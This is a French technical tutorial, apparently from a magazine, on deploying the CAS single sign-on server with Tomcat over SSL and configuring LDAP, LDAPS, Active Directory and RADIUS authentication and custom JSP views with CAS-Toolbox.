Si le JDK n'est pas installé, on peut télécharger le binaire auto-extractible du site officiel **[6]** (par exemple dans **~**, le répertoire utilisateur), l'exécuter et suivre les instructions tout simplement :

```
cd /usr/lib
sh ~/jdk-6u10-linux-i586.bin
…
Do you agree to the above license terms? [yes or no]
yes
Unpacking…
Checksumming…
…
Press Enter to continue…..
Done.
```

Il ne reste qu'à modifier le lien vers **JAVA_HOME**. Bien que la dernière commande suffise pour cela, je vous donne ici une méthode qui devrait fonctionner dans tous les cas :

```
export JAVA_HOME=/usr/lib/java
rm -f $JAVA_HOME
ln -s /usr/lib/jdk1.6.0_10 $JAVA_HOME
```

Enfin, pour vérifier la version de l'environnement d'exécution JAVA, on peut exécuter la commande suivante :

```
java -version
java version "1.6.0_10"
Java(™) SE Runtime Environment (build 1.6.0_10-b33)
Java HotSpot(™) Client VM (build 11.0-b15, mixed mode, sharing)
```

Pour le compilateur JAVA, cela donne :

```
javac -version
javac 1.6.0_10
```

2.2 Installation de CAS-Quickstart

Il suffit de dé-compacter l'archive **cas-quickstart-3.3.1-1.tar.gz** **[5]** dans le répertoire voulu. J'utilise en général le répertoire **/usr/local** :

```
cd /usr/local
tar xvzf ~/cas-quickstart-3.3.1-1.tar.gz
cd cas-quickstart-3.3.1-1
```

Il faut s'assurer que les variables d'environnement **JAVA_HOME** et **CATALINA_HOME** ont bien été définies dans le fichier **/usr/local/cas-quickstart-3.3.1-1/env.sh**, pour que le serveur Tomcat démarre sans encombre. En général, si **JAVA_HOME** existe déjà, un simple **#** suffit pour que le système ne prenne pas en compte la valeur indiquée dans ce fichier.

La dernière version actuelle, la 3.3.1-1 contient un petit bug : les fichiers *.sh ne sont pas au format UNIX (fins de ligne **\r\n** au lieu de **\n**). Il faut, dans ce cas-là, les convertir avec la commande **fromdos**, **dos2unix** ou bien **tr** :

```
fromdos < env.sh > env
mv env env.sh
```

Avec la commande **tr** (translate), on peut effacer les **\r** (code ASCII 0x0D ou 015 en base 8) ainsi :

```
cat env.sh | tr -d '\015' > env
mv env env.sh
```

Le démarrage du serveur se fait ensuite avec le script **start.sh** et l'arrêt avec **stop.sh**. Il faut exécuter ces scripts obligatoirement à partir du répertoire **/usr/local/cas-quickstart-3.3.1-1**.

Pour être sûr des droits d'exécution de ces scripts, on peut taper :

```
cd /usr/local/cas-quickstart-3.3.1-1
chmod a+x *.sh
chmod a+x apache-tomcat-6.0.14/bin/*.sh
./start.sh
```

Une fois lancé, le serveur Tomcat écoute par défaut sur le port 8080. On peut vérifier cela, par exemple, avec la commande **netstat** :

```
netstat -nlpt
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address   Foreign Address  State       PID/Program name
tcp        0      0 0.0.0.0:6000    0.0.0.0:*       LISTEN      3484/X
tcp        0      0 0.0.0.0:22      0.0.0.0:*       LISTEN      3357/sshd
tcp6       0      0 127.0.0.1:8005  :::*            LISTEN      3629/java
tcp6       0      0 :::8009         :::*            LISTEN      3629/java
tcp6       0      0 :::8080         :::*            LISTEN      3629/java
tcp6       0      0 :::6000         :::*            LISTEN      3484/X
```

On voit également, par défaut, que le port 8005 est en écoute sur l'interface de bouclage. Il permet d'arrêter le service Tomcat. Le port 8009 (AJP – *Apache JServ Protocol* **[9]**) est aussi ouvert. Ce port sert dans le cas où l'on veut qu'un serveur WEB Apache (httpd) soit placé en frontal de Tomcat pour améliorer ses performances. On pourra désactiver ce port par la suite, car la technique de sécurisation du serveur Tomcat (cf. § 2.3.) améliore également son efficacité.

La seconde vérification consiste à visualiser, sur un navigateur, la page de l'URL **http://localhost:8080/** qui redirige automatiquement les utilisateurs sur la servlet de **login**.




Figure 1 : La page de login




Figure 2 : Authentification réussie

Une fois l'authentification réussie (après avoir fourni un nom d'utilisateur quelconque et un mot de passe identique au nom d'utilisateur), on peut consulter le fichier de log du système CAS dans le répertoire **apache-tomcat-6.0.14/log/auth.log** :

```
INFO [http-8443-2] flow.LogAuthAction.[] nov./04 17:55:08 - Authentication
 succeeded for user 'cb' from '192.168.0.5'.
```

La déconnexion du service CAS se fait avec la servlet de **logout** sur l'adresse **http://localhost:8080/logout**.




Figure 3 : Déconnexion

2.3 Sécurisation du serveur Tomcat

Pour l'instant, le serveur Tomcat fonctionne en HTTP. Pour sécuriser les échanges de mot de passe entre les clients et ce serveur, il faut ajouter le support de SSL/TLS au serveur Tomcat. Il y a 2 façons de réaliser cette étape **[7]** en ajoutant un connecteur au fichier de configuration du serveur Tomcat (**apache-tomcat-6.0.14/conf/server.xml**) :

- Utiliser le support SSL de JAVA en créant un trousseau de clés (*keystore*) avec l'utilitaire JAVA **keytool**.

```
<!-- HTTPS avec un keystore JAVA -->
<Connector port="8443" protocol="HTTP/1.1"
  SSLEnabled="true" sslProtocol="TLS"
  scheme="https" secure="true"
  maxThreads="150" minSpareThreads="25" maxSpareThreads="75"
  enableLookups="false" disableUploadTimeout="true"
  acceptCount="100" debug="0"
  clientAuth="false"
  keystoreFile="${catalina.base}/conf/keystore" keystorePass="changeit"
  keyAlias="tomcat" keypass="changeit"/>
```

- Utiliser la bibliothèque **TC-NATIVE** avec APR **[10]** (*Apache Portable Runtime*) pour pouvoir se servir de certificats X.509 directement comme pour un serveur WEB Apache (httpd).

```
<!-- HTTPS avec TC-NATIVE -->
<Connector port="8443" protocol="HTTP/1.1"
  SSLEnabled="true" sslProtocol="TLS"
  scheme="https" secure="true"
  maxThreads="150" minSpareThreads="25" maxSpareThreads="75"
  enableLookups="false" disableUploadTimeout="true"
  acceptCount="100" debug="0"
  SSLVerifyClient="none"
  SSLCACertificateFile="${catalina.base}/conf/ca.crt"
  SSLCertificateFile="${catalina.base}/conf/tomcat.crt"
  SSLCertificateKeyFile="${catalina.base}/conf/tomcat.key"/>
```

Nous allons utiliser la méthode avec **TC-NATIVE** qui apporte, en plus du mode de configuration simplifié de HTTPS, une amélioration substantielle du fonctionnement de Tomcat **[8]**

(« *Tomcat can use the Apache Portable Runtime to provide superior scalability, performance, and better integration with native server technologies.* »).

On supposera ici que l'on possède un certificat d'autorité de certification (**ca.crt**), un certificat serveur SSL (**tomcat.crt**) dont le champ CN (*Common Name*) correspond au nom « officiel » de la machine et la clé privée correspondante (**tomcat.key**). Je renvoie les lecteurs non avertis à la génération de certificats X.509 aux nombreux articles sur l'utilisation de OpenSSL disponibles sur internet.

Si le CN du certificat ne correspond pas au nom de la machine, on peut ajouter, pour les tests locaux, une ligne dans le fichier **/etc/hosts**. Le mieux étant de mettre à jour cette valeur dans un serveur DNS, pour ne pas avoir à répéter cette opération sur toutes les machines qui voudront utiliser le serveur Tomcat.

Voila un petit exemple où l'on vérifie le contenu du certificat, puis le nom de la machine. On modifie ensuite le système pour que le nom du certificat corresponde à la bonne adresse IP :

```
openssl x509 -in tomcat.crt -noout -subject
subject= /C=FR/ST=HERAULT/L=BEZIERS/O=IUT/OU=Dept. RT/CN=cas.
iutbeziers.fr
hostname -a
pccb.iutbeziers.fr
cat /etc/hosts
127.0.0.1 localhost
192.168.0.5 pccb pccb.iutbeziers.fr
echo "192.168.0.5 cas.iutbeziers.fr" >> /etc/hosts
ping -c 1 cas.iutbeziers.fr
PING cas.iutbeziers.fr (192.168.0.5) 56(84) bytes of data.
64 bytes from 192.168.0.5: icmp_seq=1 ttl=64 time=0.058 ms

--- cas.iutbeziers.fr ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.058/0.058/0.058/0.000 ms
```

Suivant les distributions, il se peut que APR ne soit pas installé (On peut vérifier sa présence en cherchant la bibliothèque **libapr-1.la**). Voici, si besoin est, la procédure de compilation à partir des sources **[10]** :

```
cd /usr/local/src
tar xvjf ~/apr-1.3.3.tar.bz2
cd apr-1.3.3
./configure
make
make install
```

La compilation **TC-NATIVE** se fait alors ainsi :

```
cd /usr/local/src
tar xvzf ../cas-quickstart*/apache-tomcat*/bin/tomcat-native.tar.gz
cd tomcat-native-1.1.10-src/jni/native
./configure --with-apr=/usr/local/apr
make
make install
```

Ensuite, il faut consulter le fichier **/usr/local/cas-quickstart-3.3.1-1/apache-tomcat-6.0.14/log/catalina.out** pour déterminer où placer la bibliothèque **TC-NATIVE** :

```
cat /usr/local/cas-quickstart-3.3.1-1/apache-tomcat-6.0.14/log/
catalina.out
4 nov. 2008 17:51:29 org.apache.catalina.core.AprLifecycleListener init
INFO: The Apache Tomcat Native library which allows optimal performance
in production environments was not found on the java.library.path:
/usr/lib/java/jre/lib/i386/client:
/usr/lib/java/jre/lib/i386:/usr/lib/java/jre/../lib/i386:
/usr/java/packages/lib/i386:/lib:/usr/lib
4 nov. 2008 17:51:29 org.apache.coyote.http11.Http11Protocol init
INFO: Initialisation de Coyote HTTP/1.1 sur http-8080
…
```

Plusieurs solutions sont alors possibles. La commande ci-dessous fait un lien vers le répertoire **/usr/lib/java/jre/lib/i386** :

```
ln -s /usr/local/apr/lib/libtcnative-1.so $JAVA_HOME/jre/lib/i386/
```

Il ne reste plus qu'à configurer le fichier **/usr/local/cas-quickstart-3.3.1-1/apache-tomcat-6.0.14/conf/server.xml** en ajoutant le connecteur vu précédemment (le port SSL par défaut de Tomcat est 8443, pour ne pas interférer avec le port officiel de HTTPS : 443). On peut également commenter les anciens connecteurs (encadrer le code par **<!--** et **-->**) pour ne pas autoriser HTTP en clair et AJP.

Après avoir copié les fichiers de certificat dans **apache-tomcat-6.0.14/conf**, on redémarre le serveur Tomcat (**stop.sh**, puis **start.sh**).

Le contenu du fichier **apache-tomcat-6.0.14/logs/catalina.out** indique si la bibliothèque **TC-NATIVE** est bien prise en charge et si le serveur écoute bien sur le port 8443 :

```
4 nov. 2008 18:08:50 org.apache.catalina.core.AprLifecycleListener init
INFO: Loaded Apache Tomcat Native library 1.1.10.
4 nov. 2008 18:08:50 org.apache.catalina.core.AprLifecycleListener init
INFO: APR capabilities: IPv6 [false], sendfile [true], accept filters [false],
 random [true].
4 nov. 2008 18:08:50 org.apache.coyote.http11.Http11AprProtocol init
INFO: Initialisation de Coyote HTTP/1.1 sur http-8443
4 nov. 2008 18:08:50 org.apache.catalina.startup.Catalina load
INFO: Initialization processed in 2123 ms
…
```

Au niveau du navigateur client, il faut installer le certificat de CA (Firefox : ***Outils*** + ***Options*** + ***Avancé*** + ***Chiffrement*** + ***Afficher les certificats*** + ***Importer***) pour tester la servlet de login à l'URL https://cas.iutbeziers.fr:8443/login.




Figure 4 : Installation du certificat de CA

Si l'on utilise une autre URL (par ex. https://localhost:8443/login), il est nécessaire de forcer la connexion en ajoutant une exception (terme utilisé dans Firefox), car le navigateur détecte que le nom du serveur (localhost) n'est pas le même que celui indiqué dans le certificat (champ CN).

3 Utilisation de CAS-Toolbox

CAS-Toolbox permet de modifier le système d'authentification et la mise en forme du service CAS. Il nécessite un compilateur JAVA et l'installation de l'outil Apache **ANT** [11] (équivalent de **make**).

Dans un premier temps, nous allons voir différents systèmes d'authentification (LDAP, LDAPS, Active Directory, puis RADIUS), puis nous finirons avec de petites modifications de la mise en page JSP/HTML du service.

3.1 Installation d'Apache Ant

L'installation consiste simplement à dé-compacter l'archive **apache-ant-1.7.1-bin.tar.bz2** [11]. Dans **/usr/local** par exemple, on peut taper :

```
cd /usr/local
tar xvjf ~/apache-ant-1.7.1-bin.tar.bz2
```

Pour avoir accès à la commande **ant** depuis n'importe quel répertoire, on peut créer un lien vers le script fourni par l'archive :

```
ln -s /usr/local/apache-ant-1.7.1/bin/ant /usr/local/bin/ant
```

Il ne reste qu'à vérifier que tout fonctionne avec la commande suivante :

```
ant -version
Apache Ant version 1.7.1 compiled on June 27 2008
```

NB : Dans certains cas, on peut être amené à créer/modifier le fichier de configuration de **ant** :

```
echo "ANT_HOME=/usr/local/apache-ant-1.7.1" > /etc/ant.conf
```

3.2 Installation de CAS-Toolbox

Il faut, en premier lieu, extraire l'archive **cas-toolbox-3.3.1-1.tar.gz** [5] dans **/usr/local** par exemple.

Ensuite, dans le répertoire **/usr/local/cas-toolbox-3.3.1-1**, on crée le répertoire **build** pour y dé-compacter l'archive **cas-maven-repository-3.3.1-1.tar.gz**.

Enfin, on copie le fichier **build.sample.properties** dans **build.properties** et le fichier **config.sample.properties** dans **config.properties**.

Tout ceci peut être résumé avec les commande suivantes :

```
cd /usr/local
tar xvzf ~/cas-toolbox-3.3.1-1.tar.gz
cd cas-toolbox-3.3.1-1
mkdir build
tar xvzf ~/cas-maven-repository-3.3.1-1.tar.gz -C build
cp build.sample.properties build.properties
cp config.sample.properties config.properties
```

Ces deux fichiers de propriétés servent à la configuration de la boite à outils. Le paramétrage du fichier **config.properties** consiste simplement, pour l'instant, à vérifier la valeur de la variable **cas.authHandlers=fileHandler,simpleTestHandler** (Dans la version 3.3.1, il faut rajouter **simpleTestHandler**). Le détail de la configuration de ce fichier sera étudié par la suite. Par contre, le fichier **build.properties** est configuré une fois pour toutes en modifiant le chemin de déploiement du service CAS et en indiquant à **maven** de travailler sans connexion réseau (pas de téléchargement de bibliothèque par le réseau). Ce dernier point est facultatif, mais il permet d'accélérer grandement la réactivité de la compilation. Dans la version 3.3.1, il faut également vérifier que le nom du service d'authentification **simpleTestHandler** est bien indiqué si l'on désire l'utiliser.

```
deploy.path=/usr/local/cas-quickstart-3.3.1-1/webapps/cas
…
maven.offline=true
…
simpleTestHandler.name=cas-server-support-generic
simpleTestHandler.conf=simpletest-auth.xml
```

On peut maintenant tester le système avec les commandes suivantes :

```
ant init
…
BUILD SUCCESSFULL
Total time: 10 seconds
ant deploy
Buildfile: build.xml
deploy:
    [copy] Copying 10 files to /usr/local/cas-quickstart-3.3.1-1/webapps/cas
BUILD SUCCESSFULL
Total time: 2 seconds
```

La cible **ant undeploy** existe également. Elle permet d'effacer complètement le répertoire **cas** sur le serveur Tomcat.

3.3 Authentification LDAP

Nous allons supposer l'existence d'un serveur LDAP sur la machine **192.168.0.10**. Il gère la base **DC=iutbeziers,DC=fr** et comporte au moins un utilisateur de la classe **person**. On peut utiliser les outils d'OpenLDAP **[12]** pour vérifier cela. Pour ceux qui n'auraient pas déjà installé cet utilitaire, voici la façon de le compiler avec le support de OpenSSL **[13]** :

```
cd /usr/loca/src
tar xvzf ~/openssl-0.9.8i.tar.gz
cd openssl-0.9.8i
./config --prefix=/usr --openssldir=/etc shared
make
make install
openssl version
OpenSSL 0.9.8i 15 Sep 2008
cd ..
tar xvzf ~/openldap-2.4.6.tar.gz
./configure
make depend
make
make install
ldapsearch -x -h 192.168.0.10 -b 'DC=iutbeziers,DC=fr'
'(objectclass=person)' dn
…
# cb, people, iutbeziers.fr
dn: cn=cb,ou=people,dc=iutbeziers,dc=fr

# toto, people, iutbeziers.fr
dn: cn=toto,ou=people,dc=iutbeziers,dc=fr
…
```

Pour utiliser ce serveur LDAP et changer le système d'authentification, il va falloir modifier le fichier **config.properties** de la façon suivante :

```
ldap.host.1=ldap://192.168.0.10/
ldap.host.2=ldap://192.168.0.10/
ldap.basedn=cn=%u,ou=people,dc=iutbeziers,dc=fr
…
cas.authHandlers=ldapHandler
```

La mise à jour du service CAS se fait ensuite avec la séquence : **ant init**, puis **ant deploy** (Un redémarrage du serveur Tomcat est aussi nécessaire dans la majorité des cas). On peut enfin vérifier le nouveau système d'authentification directement sur le serveur CAS (https://cas.iutbeziers.fr:8443/login).

3.4 Authentification LDAPS

Le problème de sécurité soulevé dans le cas précédent se trouve dans la communication entre le serveur CAS et le serveur LDAP (Authentification LDAP en clair). Il faut donc utiliser LDAPS quand le serveur CAS ne se trouve pas sur la même machine que le serveur LDAP. Si le certificat installé sur le serveur LDAP a pour nom **ldap.iutbeziers.fr**, il faut alors préciser ce nom symbolique dans les URL du fichier **config.properties**.

On peut, auparavant, tester la connexion LDAPS avec l'outil **ldapsearch**. Il faut avoir modifié le fichier de configuration **ldap.conf** et copié le certificat de CA dans le répertoire correspondant :

```
cat /usr/local/etc/openldap/ldap.conf
…
TLS_CACERT   /usr/local/etc/openldap/ca.crt
ldapsearch -x -H ldaps://ldap.iutbeziers.fr -b 'DC=iutbeziers,DC=fr'
'(objectclass=person)' dn
…
# cb, people, iutbeziers.fr
dn: cn=cb,ou=people,dc=iutbeziers,dc=fr

# toto, people, iutbeziers.fr
dn: cn=toto,ou=people,dc=iutbeziers,dc=fr
…
```

Le fichier **config.properties** devient :

```
ldap.host.1=ldaps://ldap.iutbeziers.fr/
ldap.host.2=ldaps://ldap.iutbeziers.fr/
…
```

Il ne reste plus qu'à ajouter le certificat de CA au keystore JAVA pour que le serveur CAS puisse joindre le serveur LDAPS.

```
JAVA_STORE=$JAVA_HOME/jre/lib/security/cacerts
keytool -import -alias ca -keystore $JAVA_STORE -storepass changeit \
 -trustcacerts -file /usr/local/etc/openldap/ca.crt
…
SubjectAlternativeName [
  CN=CA, O=IUT, L=BEZIERS, ST=HERAULT, C=FR
]

Faire confiance à ce certificat ? [non] :  oui
Certificat ajouté au Keystore
```

3.5 Authentification sur un annuaire Active Directory (AD)

Pour mettre en place une authentification sur un annuaire Active Directory **[3]**, il faut modifier les fichiers de paramètres **WEB-INF/cas.properties** et **WEB-INF/auth-configuration/ldap-auth.xml**. On peut copier les fichiers par défaut donnés par CAS-Toolbox dans notre répertoire de « customisation » :

```
cd /usr/local/cas-toolbox-3.3.1-1
mkdir -p custom/webpages/WEB-INF/auth-configuration
cp update/web*/WEB-INF/cas.properties custom/webpages/WEB-INF/cas.properties
cp update/web*/WEB-INF/auth-configuration/ldap-auth.xml custom/webpages\
/WEB-INF/auth-configuration
```

En effet, la connexion anonymous n'est pas possible sur un serveur AD. Il faut créer un compte « basique » pour les accès en lecture de l'annuaire (Dans le cadre de cet article, ce compte s'appelle **authldap**). De plus, le champ contenant le nom de login des utilisateurs est en général **sAMAccountName** et non **cn** comme pour les objets de type **person**. Au final, le *bean* **ldapHandler** du fichier **custom/webpages/WEB-INF/auth-configuration/ldap-auth.xml** doit ressembler à cela :

```
<!--
  LDAP authentication.
  Please note that the JVM needs to trust the certificate of your SSL enabled
  LDAP server, else CAS will refuse to connect to your LDAP server.
  You can add the LDAP server's certificate to the JVM trust store
  ($JAVA_HOME/jre/lib/security/cacerts) to solve that issue.
-->
<bean id="ldapHandler"
  class="org.jasig.cas.adaptors.ldap.BindLdapAuthenticationHandler">
  <property name="filter" value="${ldap.filter}" />
  <property name="searchBase" value="${ldap.searchBase}" />
  <!-- fix because of how AD returns results -->
  <property name="ignorePartialResultException" value="yes" />
  <property name="contextSource">
   <bean class="org.jasig.cas.adaptors.ldap.util.AuthenticatedLdapContextSource">
      <property name="userName" value="${ldap.userName}"/>
      <property name="password" value="${ldap.password}"/>
      <property name="pooled" value="true"/>
      <property name="urls">
        <list>
          <value>${ldap.host.1}</value>
          <value>${ldap.host.2}</value>
        </list>
      </property>
      <property name="baseEnvironmentProperties">
        <map>
          <entry key="com.sun.jndi.ldap.connect.timeout" value="100"/>
          <entry key="com.sun.jndi.ldap.read.timeout" value="50"/>
          <entry key="java.naming.security.authentication" value="simple"/>
        </map>
      </property>
   </bean>
  </property>
</bean>
```

Les valeurs des variables (encadrées par **${** et **}**) sont spécifiées dans le fichier **custom/webpages/WEB-INF/cas.properties**. Pour plus de facilités de configuration, nous allons préciser que les valeurs de ces variables (avec les mêmes identifiants encadrées par des **@**) seront obtenues d'après le fichier de configuration de CAS-Toolbox. Cela donne pour le fichier **cas.properties**, les lignes suivantes :

```
…
#LDAP auth configuration
ldap.host.1=@ldap.host.1@
ldap.host.2=@ldap.host.2@
ldap.searchBase=@ldap.searchBase@
ldap.filter=@ldap.filter@
ldap.userName=@ldap.userName@
ldap.password=@ldap.password@
…
```

Le fichier **config.properties** correspondant contient alors les vraies valeurs à utiliser :

```
ldap.host.1=ldaps://AD.IUTBeziers.FR/
ldap.host.2=ldaps://AD.IUTBeziers.FR/
ldap.searchBase=DC=iutbeziers,DC=fr
ldap.filter=sAMAccountName=%u
ldap.userName=cn=authldap,cn=users,DC=iutbeziers,DC=fr
ldap.password=password
…
```

Pour activer le mode SSL sur Active Directory, il suffit d'installer le composant « Autorité de certification » sur le serveur AD. Il faut ensuite récupérer le certificat de cette CA (**ca-ad.crt**) et l'ajouter au keystore JAVA pour que le serveur CAS puisse joindre le serveur AD en LDAPS.

```
JAVA_STORE=$JAVA_HOME/jre/lib/security/cacerts
keytool -import -alias ca-ad -keystore $JAVA_STORE -storepass changeit \
  -trustcacerts -file ca-ad.crt
…
SubjectAlternativeName [
  CN=CA-AD, O=IUT, L=BEZIERS, ST=HERAULT, C=FR
]
Faire confiance à ce certificat ? [non] :  oui
Certificat ajouté au Keystore
```

3.6 Authentification RADIUS

Le principe est le même ! Pour mettre en place, par exemple, une authentification PAP sur un serveur RADIUS **[4]**, on peut ajouter les lignes suivantes dans le fichier **config.properties** :

```
# RADIUS properties
radius.host.1=192.168.0.15
radius.secret.1=testing123
radius.authBean.1=net.sf.jradius.client.auth.PAPAuthenticator
radius.authPort.1=1812
radius.acctPort.1=1813
radius.socketTimeout.1=5
radius.retries.1=0
…
cas.authHandlers=radiusHandler
```

Le fichier **custom/webpages/WEB-INF/cas.properties** correspondant contient alors :

```
…
# RADIUS auth configuration
radius.host.1=@radius.host.1@
radius.secret.1=@radius.secret.1@
radius.authBean.1=@radius.authBean.1@
radius.authPort.1=@radius.authPort.1@
radius.acctPort.1=@radius.acctPort.1@
radius.socketTimeout.1=@radius.socketTimeout.1@
radius.retries.1=@radius.socketTimeout.1@
…
```

Il manque enfin le fichier **custom/webpages/WEB-INF/auth-configuration/radius-auth.xml** :

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- http://www.ja-sig.org/wiki/display/CASUM/RADIUS -->
<beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xmlns:p="http://www.springframework.org/schema/p"
       xsi:schemaLocation="http://www.springframework.org/schema/beans
        http://www.springframework.org/schema/beans/spring-beans-2.0.xsd">
  <bean id="radiusHandler"
    class="org.jasig.cas.adaptors.radius.authentication.handler.support
.RadiusAuthenticationHandler">
   <property name="servers">
      <list>
        <bean
          class="org.jasig.cas.adaptors.radius.JRadiusServerImpl">
          <constructor-arg index="0" value="${radius.host.1}" />
          <constructor-arg index="1" value="${radius.secret.1}" />
          <constructor-arg index="2">
            <bean class="${radius.authBean.1}" />
          </constructor-arg>
          <constructor-arg index="3" value="${radius.authPort.1}" />
          <constructor-arg index="4" value="${radius.acctPort.1}" />
          <constructor-arg index="5" value="${radius.socketTimeout.1}" />
          <constructor-arg index="6" value="${radius.retries.1}" />
        </bean>
      </list>
    </property>
    <property name="failoverOnException" value="true" />
  </bean>
</beans>
```

Plusieurs autres systèmes d'authentification sont possibles : net.sf.jradius.client.auth.**CHAPAuthenticator**, net.sf.jradius.client.auth.**MSCHAPv2Authenticator**, net.sf.jradius.client.auth.**EAPAuthenticator**, net.sf.jradius.client.auth.**EAPMD5Authenticator**, net.sf.jradius.client.auth.**EAPMSCHAPv2Authenticator**.

3.7 Mise en forme du service CAS

La mise en forme du service CAS se fait par l'intermédiaire d'une partie « **theme** » correspondant au style CSS et une partie « **views** » correspondant au contenu des pages JSP. Le fichier **config.properties** permet de préciser la valeur de ces deux paramètres pour la gestion graphique :

```
…
# graphic theme
theme=default
views=default
…
```

Comme vous l'avez peut-être déjà pressenti, le répertoire **custom/webpages** permet de personnaliser les fichiers qui vont être déployés dans le répertoire du service CAS (**/usr/local/cas-quickstart-3.3.1-1/webapps/cas** pour cet article). L'arborescence simplifiée de ce répertoire est la suivante :

```
webapps/cas - css
            - images
            - js
            - META-INF
            - themes - default
            - WEB-INF - classes
                      - lib
                      - view - jsp - default - ui - includes
```

Les principales modifications de la mise en forme du service se feront sur les dossiers **themes** (pour le style CSS), **classes** (pour les variables) et **jsp** (pour le code source des vues).

3.7.1 Création d'une vue

Pour créer une nouvelle vue (par exemple **iutbeziers**), on peut s'inspirer de la vue par défaut, c'est-à-dire copier le répertoire **default** de **WEB-INF/view/jsp** dans **custom/webpages/WEB-INF/view/jsp/iutbeziers**.

Ensuite, on crée le fichier de propriétés spécifique à cette vue (**custom/webpages/WEB-INF/classes/iutbeziers_views.properties**). On s'inspire à nouveau de la vue par défaut en copiant et en adaptant le fichier **WEB-INF/classes/default_views.properties**. Voici ce que donne le fichier de propriétés au final :

```
### Login view (/login)
casLoginView.(class)=org.springframework.web.servlet.view.JstlView
casLoginView.url=/WEB-INF/view/jsp/iutbeziers/ui/casLoginView.jsp

### Login confirmation view (logged in, warn=true)
casLoginConfirmView.(class)=org.springframework.web.servlet.view.JstlView
casLoginConfirmView.url=/WEB-INF/view/jsp/iutbeziers/ui/casConfirmView.jsp
…
```

On active enfin cette vue dans le fichier **config.properties** de CAS-Toolbox (**views=iutbeziers**).

Tout ceci peut se résumer avec les commandes système suivantes :

```
cd /usr/local/cas-toolbox-3.3.1-1
mkdir -p custom/webpages/WEB-INF/view/jsp
cp -r ../cas-quickstart*/webapps/cas/WEB-INF/view/jsp/default custom/webpages\
/WEB-INF/view/jsp/iutbeziers
mkdir custom/webpages/WEB-INF/classes
sed -e 's;default;iutbeziers;' ../cas-quickstart*/webapps/cas/WEB-INF/classes\
/default_views.prop* > custom/web*/WEB-INF/classes/iutbeziers_views.properties
sed -e 's;views=default;views=iutbeziers;' config.properties > cnf
mv cnf config.properties
```

À partir de là, on peut modifier les fichiers JSP de la vue **iutbeziers**. Les pages principales se trouvent dans le répertoire **ui**. Elles utilisent toutes une en-tête et un pied de page communs. Voici un extrait de l'en-tête par défaut (**include/top.jsp**) :

```
…
<head>
  <title>CAS - Central Authentication Service</title>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
  <style type="text/css" media="screen">
    @import '<spring:theme code="css" />'/**/;</style>
  <script type="text/javascript" src="js/common_rosters.js"></script>
</head>

<body id="cas" onload="init();">
  <div id="header">
    <h1 id="app-name">Central Authentication Service (CAS)</h1>
  </div>
  <div id="content">
```

On peut voir les identifiants des divisions du code HTML (**cas**, **header**, **app-name**, **content**, ...) qui sont utilisés pour la mise en forme CSS (cf. § 3.7.2.). Mais, le plus intéressant ici se trouve juste après la directive **@import** avec la balise **spring:theme** qui permet de récupérer la valeur de la variable **css**. Nous allons nous servir de ce système pour paramétrer le contenu des balises **title** et **h1**. Le fichier devient :

```
…
<head>
  <title><spring:message code="top.title" /></title>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
  <style type="text/css" media="screen">
    @import '<spring:theme code="css" />';</style>
  <script type="text/javascript" src="js/common_rosters.js"></script>
</head>
<body id="cas" onload="init();">
  <div id="header">
    <h1 id="app-name"><spring:message code="top.h1" /></h1>
  </div>

  <div id="content">
```

